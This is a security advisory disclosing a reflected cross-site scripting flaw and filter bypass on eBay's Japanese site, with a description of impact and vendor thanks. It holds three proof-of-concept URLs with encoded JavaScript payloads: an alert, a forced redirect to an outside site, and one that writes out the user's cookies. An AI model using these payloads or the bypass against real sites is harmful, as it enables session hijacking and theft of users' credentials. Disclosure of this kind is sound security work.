



# Advanced Information Security Corporation



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## **Advanced Information Security Corporation** ***Security Advisory Report***

## EBay Inc. Website Cross-Site Scripting

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Stakeholders	eBay Inc. (Japan)
Service	<a href="http://www.ebay.co.jp">www.ebay.co.jp</a>

**Threat Level:** High

**Severity:** High

**CVSS Severity score:** 7.0

**Impact:** Complete Integrity, Confidentiality, and Availability violation.

**EBay Reference:** #EIBBP-31480

### Vulnerability:

- (1) Unauthenticated Cross-Site Scripting Vulnerability
- (1) Filtration Bypass

### Vendor Overview

“eBay Inc. is an American multinational corporation and e-commerce company, providing consumer to consumer & business to consumer sales services via Internet. It is headquartered in San Jose, California, United States. The company manages eBay.com, an online auction and shopping website in which people and businesses buy and sell a broad variety of goods and services worldwide. In addition to its auction-style sales, the website has since expanded to include "Buy It Now" shopping; shopping by UPC, ISBN, or other kind of SKU (via Half.com); online classified advertisements (via Kijiji or eBay Classifieds); online event ticket trading (via StubHub); online money transfers (via PayPal) and other services. eBay was founded by Pierre Omidyar in 1995, and became a notable success story of the dot-com bubble; it is a multi-billion dollar business with operations localized in over thirty countries.” [1] [2]

## Description

Application data utilizes in its output, user input that is not validated or properly encoded.

The application is vulnerable to an unauthenticated Cross-Site Scripting attack.

Vulnerabilities that permit these attacks, are widespread and persist anywhere a web application makes use of user input without any security validation controls.


A malicious adversary can use this to compromise the trust of unsuspecting users, by tricking them into visiting a seemingly benign and trusted site. The malicious payload is embedded within a seemingly benign URL.

This way an attacker can steal user credentials, to hijack a user's session, to force a redirection to a heterogeneous third-party website, and thus to force a user's browser to execute unsafe actions on behalf of the attacker. [3] [4]

In this attack scenario it is noted that “**Visitor -> Vendor**” trust-levels are directly impacted.

## Appendices


### Proof of Concept Image I – Ebay Cross-Site Scripting / Filter Bypass



### Proof of Concept I:

[http://www.ebay.co.jp/?order=%26%2339%3b%2calert\(String.fromCharCode\(65,73,83,45,87,65,83,45,72,69,82,69\)\)%2c%26%2339%3b&post\\_parent=296&s=0X31337](http://www.ebay.co.jp/?order=%26%2339%3b%2calert(String.fromCharCode(65,73,83,45,87,65,83,45,72,69,82,69))%2c%26%2339%3b&post_parent=296&s=0X31337)


## Proof of Concept Image 2 – eBay Cross-Site Scripting / Redirection



## Proof of Concept 2:

[http://www.ebay.co.jp/?order=%26%2339%3b%2cwindow.location.href=String.fromCharCode%28104,116,116,112,58,47,47,119,119,119,46,105,98,109,46,99,111,109%29%2c%26%2339%3b&post\\_parent=296&s=0X31337](http://www.ebay.co.jp/?order=%26%2339%3b%2cwindow.location.href=String.fromCharCode%28104,116,116,112,58,47,47,119,119,119,46,105,98,109,46,99,111,109%29%2c%26%2339%3b&post_parent=296&s=0X31337)

### Proof of Concept Image 3 – eBay Cross-Site Scripting




### Proof of Concept 3:

[http://www.ebay.co.jp/?order=%26%2339%3b%2cdocument.write\(document.cookie\)2c%26%2339%3b&post\\_parent=296&s=0X31337](http://www.ebay.co.jp/?order=%26%2339%3b%2cdocument.write(document.cookie)2c%26%2339%3b&post_parent=296&s=0X31337)



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Sincere thanks to eBay, for the excellent cooperation in security matters.



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